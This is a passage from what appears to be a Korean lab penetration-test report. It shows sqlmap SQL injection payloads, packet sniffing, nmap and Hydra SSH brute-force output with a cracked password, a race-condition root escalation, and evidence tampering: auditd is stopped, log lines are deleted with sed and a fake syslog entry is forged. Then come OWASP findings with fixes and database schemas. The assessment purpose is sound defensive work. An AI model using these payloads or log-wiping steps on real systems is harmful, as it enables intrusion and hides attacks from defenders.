
```
GET parameter 'query' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 69 HTTP(s) requests:
---
Parameter: query (GET)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: query=test' AND (SELECT 7005 FROM (SELECT(SLEEP(5)))sfiZ) AND 'RYtS'='RYtS

    Type: UNION query
    Title: Generic UNION query (NULL) - 6 columns
    Payload: query=test' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x717a6a6b71,0x5349474d58757445514d4155446d4a
    576766546550764a4f62674d4a6e6d69784856504a54504343,0x7170627871),NULL,NULL-- -
---
```

- 페이로드 삽입 이후 주요 정보 탈취



ㅂ) SIEM 대상 침투 단계

SIEM 대상 침투 흐름



- 스니핑 중에 5044(LogStash) 패킷 트래픽 확인

```
tcpdump: listening on eth1, link-type EN10MB (Ethernet), snapshot length 262144 bytes
17:37:00.442233 IP (tos 0×0, ttl 64, id 3006, offset 0, flags [DF], proto TCP (6), length 60)
    br-web.s-core.it.42586 > mn-elk.s-core.it.5044: Flags [S], cksum 0×1ac1 (incorrect → 0×1340), seq 3422038
503, win 64240, options [mss 1460,sackOK,TS val 722814009 ecr 0,nop,wscale 7], length 0
17:37:00.473488 IP (tos 0×0, ttl 63, id 0, offset 0, flags [DF], proto TCP (6), length 60)
    mn-elk.s-core.it.5044 > br-web.s-core.it.42586: Flags [S.], cksum 0×2aa2 (correct), seq 497563537, ack 342
2038504, win 65160, options [mss 1460,sackOK,TS val 2355954510 ecr 722814009,nop,wscale 7], length 0
17:37:00.473530 IP (tos 0×0, ttl 64, id 3007, offset 0, flags [DF], proto TCP (6), length 52)
    br-web.s-core.it.42586 > mn-elk.s-core.it.5044: Flags [.], cksum 0×1ab9 (incorrect → 0×55d2), seq 1, ack
1, win 502, options [nop,nop,TS val 722814056 ecr 2355954510], length 0
17:37:00.473937 IP (tos 0×0, ttl 64, id 22185, offset 0, flags [DF], proto TCP (6), length 60)
    br-web.s-core.it.42590 > mn-elk.s-core.it.5044: Flags [S], cksum 0×1ac1 (incorrect → 0×2e41), seq 1472561
894, win 64240, options [mss 1460,sackOK,TS val 722814056 ecr 0,nop,wscale 7], length 0
17:37:00.504470 IP (tos 0×0, ttl 63, id 0, offset 0, flags [DF], proto TCP (6), length 60)
    mn-elk.s-core.it.5044 > br-web.s-core.it.42590: Flags [S.], cksum 0×e4c6 (correct), seq 4112105692, ack 14
72561895, win 65160, options [mss 1460,sackOK,TS val 2355954541 ecr 722814056,nop,wscale 7], length 0
17:37:00.504510 IP (tos 0×0, ttl 64, id 22186, offset 0, flags [DF], proto TCP (6), length 52)
    br-web.s-core.it.42590 > mn-elk.s-core.it.5044: Flags [.], cksum 0×1ab9 (incorrect → 0×1007), seq 1, ack
1, win 502, options [nop,nop,TS val 722814087 ecr 2355954541], length 0
17:37:00.510806 IP (tos 0×0, ttl 64, id 3008, offset 0, flags [DF], proto TCP (6), length 52)
    br-web.s-core.it.42586 > mn-elk.s-core.it.5044: Flags [F.], cksum 0×1ab9 (incorrect → 0×55ac), seq 1, ack
 1, win 502, options [nop,nop,TS val 722814093 ecr 2355954510], length 0
17:37:00.510889 IP (tos 0×0, ttl 64, id 22187, offset 0, flags [DF], proto TCP (6), length 52)
    br-web.s-core.it.42590 > mn-elk.s-core.it.5044: Flags [F.], cksum 0×1ab9 (incorrect → 0×1000), seq 1, ack
 1, win 502, options [nop,nop,TS val 722814093 ecr 2355954541], length 0
```

- mn-elk 호스트 대상 포트 스캐닝 결과 ELK 및 SSH 서비스 확인

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-07 17:52 KST
Nmap scan report for mn-elk.s-core.it (10.7.[redacted])
Host is up (0.21s latency).
Not shown: 979 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
5044/tcp open  lxi-evntsvc
5601/tcp open  esmagent
9200/tcp open  wap-wsp
```

- SSH 서비스 대상으로 패스워크 크래킹

```
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or f

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-07 18:01:18
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 64 login tries (l:8/p:8), ~4 tries per task
[DATA] attacking ssh://mn-elk.s-core.it:22/
[22][ssh] host: mn-elk.s-core.it   login: so   password: asd123!@
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-07 18:01:38
```

- SUID 바이너리 스캔, passwd 확인

```
/tmp/rootbash
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/fusermount3
/usr/bin/fusermount
/usr/bin/umount
/usr/bin/mount
/usr/bin/sudo
/usr/bin/su
/usr/bin/pkexec
/usr/bin/crontab
/usr/bin/vmware-user-suid-wrapper
/usr/bin/chsh
/usr/bin/at
/usr/bin/chfn
/usr/bin/passwd
/usr/sbin/pam_timestamp_check
/usr/sbin/unix_chkpwd
/usr/sbin/grub2-set-bootflag
/usr/sbin/userhelper
/usr/sbin/mount.nfs
/usr/lib/polkit-1/polkit-agent-helper-1
```

- passwd 바이너리 대상 코드 실행

```
[so@localhost ~]# ./watcher
[Watcher] Symlink set to /root/.bashrc (100000)
[Watcher] Symlink set to /root/.bashrc (200000)
[Watcher] Symlink set to /root/.bashrc (300000)
[Watcher] Symlink set to /root/.bashrc (400000)
[Watcher] Symlink set to /root/.bashrc (500000)
[Watcher] Symlink set to /root/.bashrc (600000)
[Watcher] Symlink set to /root/.bashrc (700000)
[Watcher] Symlink set to /root/.bashrc (800000)
[Watcher] Symlink set to /root/.bashrc (900000)
[Watcher] Symlink set to /root/.bashrc (1000000)
[Watcher] Symlink set to /root/.bashrc (1100000)
[Watcher] Symlink set to /root/.bashrc (1200000)
[Watcher] Symlink set to /root/.bashrc (1300000)
[Watcher] Symlink set to /root/.bashrc (1400000)
[Watcher] Symlink set to /root/.bashrc (1500000)
[Watcher] Symlink set to /root/.bashrc (1600000)
[Watcher] Symlink set to /root/.bashrc (1700000)
[Watcher] Symlink set to /root/.bashrc (1800000)
[Watcher] Symlink set to /root/.bashrc (1900000)
[Watcher] Symlink set to /root/.bashrc (2000000)
[Watcher] Symlink set to /root/.bashrc (2100000)
[Watcher] Symlink set to /root/.bashrc (2200000)
[Watcher] Symlink set to /root/.bashrc (2300000)
[Watcher] Symlink set to /root/.bashrc (2400000)
```

```
[so@localhost ~]# ./race_exploit
Wrote to /tmp/race_target
Wrote to /tmp/race_target
Wrote to /tmp/race_target
Wrote to /tmp/race_target
Wrote to /tmp/race_target
Wrote to /tmp/race_target
Wrote to /tmp/race_target
Wrote to /tmp/race_target
Wrote to /tmp/race_target
Wrote to /tmp/race_target
Wrote to /tmp/race_target
Wrote to /tmp/race_target
Wrote to /tmp/race_target
Wrote to /tmp/race_target
Wrote to /tmp/race_target
Wrote to /tmp/race_target
Wrote to /tmp/race_target
Wrote to /tmp/race_target
Wrote to /tmp/race_target
Wrote to /tmp/race_target
Wrote to /tmp/race_target
Wrote to /tmp/race_target
Wrote to /tmp/race_target
Wrote to /tmp/race_target
```

- 관리자로 권한 상승 확인

```
[so@localhost ~]# whoami
root
[so@localhost ~]# id
uid=0(root) gid=0(root) groups=0(root)
```

- 보안 이벤트 기록 무력화

```
o auditd.service - Security Auditing Service
     Loaded: loaded (/usr/lib/systemd/system/auditd.service; enabled; preset: enabled)
     Active: inactive (dead) since Thu 2025-08-07 16:33:22 KST; 4s ago
   Duration: 1h 31min 52.771s
       Docs: man:auditd(8)
             https://github.com/linux-audit/audit-documentation
    Process: 859 ExecStart=/sbin/auditd (code=exited, status=0/SUCCESS)
    Process: 870 ExecStartPost=/sbin/augenrules --load (code=exited, status=0/SUCCESS)
   Main PID: 863 (code=exited, status=0/SUCCESS)
        CPU: 150ms

8□  07 15:01:29 localhost augenrules[885]: rate_limit 0
8□  07 15:01:29 localhost augenrules[885]: backlog_limit 8192
8□  07 15:01:29 localhost augenrules[885]: lost 0
8□  07 15:01:29 localhost augenrules[885]: backlog 4
8□  07 15:01:29 localhost augenrules[885]: backlog_wait_time 60000
8□  07 15:01:29 localhost augenrules[885]: backlog_wait_time_actual 0
8□  07 15:01:29 localhost systemd[1]: Started Security Auditing Service.
8□  07 16:33:21 localhost sedispatch[867]: sedispatch is exiting on stop request
8□  07 16:33:22 localhost auditd[863]: The audit daemon is exiting.
8□  07 16:33:22 localhost systemd[1]: auditd.service: Deactivated successfully.
8□  07 16:33:22 localhost auditd[863]: The audit daemon is exiting.
8□  07 16:33:22 localhost systemd[1]: auditd.service: Deactivated successfully.
```

- log 일부 삭제 및 조작

```
[so@localhost ~]# sed -i '/10.8.[redacted]/d' /var/log/messages
[so@localhost ~]# cat /var/log/messages | grep 10.8.[redacted]
[so@localhost ~]#
[so@localhost ~]#
[so@localhost ~]# logger "cron: session opened for user nobody by (uid=0)"
[so@localhost ~]#
```

다) 취약점 분석 결과

- OWASP 10<2021>을 기반으로 A01, A03, A05, A07 취약성을 식별

항목	A01 : Broken Access Control		위협 정도	상
내용	지사 웹 서버 (br-web)	세션 탈취를 통한 권한 상승 웹 서버 시스템 계정(www-data)의 sudo 권한 존재		
개선 내용	- 웹 서버 Secure / HttpOnly / SameSite 쿠키 보안 옵션 적용 - 세션 바인딩(IP/UA 기반) 및 재인증 절차 부여 - 시스템 계정별 (UA) 접근 권한 상시 검토			
식별자	CVE-2024-28139, CVE-2025-48470			
항목	A03 : Injection		위협 정도	상
내용	지사 웹 서버 (br-web)	내부 지사 DB에서 대량 개인정보 탈취 (입력값 검증 미흡)		
	지사 웹 서버(검색) (br-search)	웹 셸 업로드를 통한 OS 명령어로 직접 실행		
개선 내용	- 쿼리 입력값에 대해 Prepared Statement(검증) 적용 - 입력값 화이트리스트 검증, 허용된 문자·패턴만 허용해 쿼리 및 명령어 삽입 차단 - 시스템 umask 값 022 이상 조정			
식별자	CVE-2024-8469, CVE-2025-5243			

항목	A05 : Security Misconfiguration		위협 정도	중
내용	DMZ DNS 서버 (dm-dns)	불필요한 네트워크 정보 노출로 인한 내부 구조 유추 가능 (내부 네트워크 IP)		
	지사 웹 서버 (br-web)	웹 퍼징을 통한 하위 페이지 및 폴더 노출 입력값 검증 미흡으로 인한 JS 스크립트 삽입 불필요한 업로드 기능 활성화		
	관제 SIEM 서버 (mb-elk)	불필요한 서비스 (SSH) 노출		
개선 내용	- 내부 네트워크 정보의 유출 차단 - 웹서버 설정에서 Options -Indexes (Apache) 또는 autoindex off (Nginx) 설정 - htmlspecialchars() 등의 특수문자를 변환하는 입력값 검증 구현 - 불필요한 페이지는 삭제하거나 접근 권한 설정 - 업로드 기능이 필요한 경우 MIME 타입 체크, 확장자 필터링, 바이러스 검사 적용 - WAF(웹 방화벽) 적용			
식별자	CVE-2023-40071, CVE-2021-41773, CVE-2024-23001(Joomla),			
항목	A07 : Identification and Authentication Failures		위협 정도	상
내용	지사 웹 서버 (br-web)	관리자 계정이 유효한 계정 목록에 존재 (admin) 고정된 세션 아이디 혹은 재사용할 수 있는 세션 아이디 생성		
	관제 SIEM 서버 (mb-elk)	계정 비밀번호 길이/복잡도 미흡 무차별 대입 공격 허용 SUID 권한 남용 및 Race Condition으로 권한 상승, root 권한 획득		
개선 내용	- admin 계정 이름 변경 또는 삭제, 복잡한 관리자 계정 생성 - 임의의 랜덤한 세션 ID 생성, 재사용 금지와 세션 타임아웃 설정 - 강력한 비밀번호 정책(최소 길이, 대소문자, 숫자, 특수문자 조합) 적용 - 계정 잠금 정책 적용 - 로그인 시도 감시 및 비정상 로그인 차단 자동화 (fail2ban 권장) - 시스템에 SUID 권한이 부여된 파일 목록 정기 점검 - 메모리 보호 기법 (ASLR) 적용			
식별자	CVE-2023-39866, CVE-2022-21587, CVE-2021-40346			
출처	https://owasp.org/www-project-top-ten/			

** 부 록 **

테이블 정의서

1) Ruleset DB

- IDS, IPS 룰셋 DB

DB명	테이블명	필드명	데이터 타입	길이	제약조건	설명
ruleset	ids	device	varchar	20	-	nids/hids
		action	varchar	10	-	alert/drop/reject
		protocol	varchar	20	-	tcp/ip/udp
		src_ip	varchar	15	-	출발지 ip
		src_port	varchar	10	-	출발지 port
		direction	varchar	2	-	탐지방향 <- / <> / ->
		dst_ip	varchar	15	-	도착지 ip
		dst_port	varchar	10	-	도착지 port
		msg	text	-	-	메세지
		sid	int	10	PRIMARY	룰셋 아이디
		rev	int	5	-	수정 횟수
		extra	text	-	-	추가 옵션
	soar_action	id	int	100	PRIMARY	
		action_time	date	-	-	대응 시간
		blocked_ip	varchar	100	-	차단된_IP
		ruleset_ip	varchar	100	-	IPS장비_IP
		rule	text	-	-	룰셋
		reason	text	-	-	대응 이유
device	security	id	int	100	PRIMARY	
		hostname	varchar	100	-	
		ip	varchar	100	-	
		username	varchar	100	-	
		password	varchar	100	-	

2) 주정통 DB

- 주요정보통신보안가이드 점검 DB

DB명	테이블명	필드명	데이터 타입	길이	제약조건	설명
guideline	host	id	varchar	100	PRIMARY	
		category	varchar	100	-	
		hostname	varchar	100	-	
		ip	varchar	100	-	
		username	varchar	100	-	
		password	varchar	100	-	
	info	id	int	100	Foreign	
		date	date	-	-	
		content	varchar	100	PRIMARY	
		command	text	-	-	

3) 자동화 DB

- Python코드와 Ansible을 이용한 인프라 구축 자동화 DB

DB명	테이블명	필드명	데이터 타입	길이	제약조건	설명
iac	Network	id	int	11	PRIMARY	자동 지정 번호
		ip	varchar	45	-	
		device_type	varchar	100	-	Router, Switch, IPS, IDS, Firewall
		device_name	varchar	100	-	장비 별칭
		location	varchar	100	-	구역
		username	varchar	100		SSH 접속 계정
		password	varchar	255	-	SSH 접속 비밀번호
	Server	id	int	11	PRIMARY	자동 지정 번호
		ip	varchar	45	-	
		device_name	varchar	100		서버 별칭
		os	varchar	50		
		location	varchar	100		구역
		username	varchar	100		SSH 접속 계정
		password	varchar	255		SSH 접속 비밀번호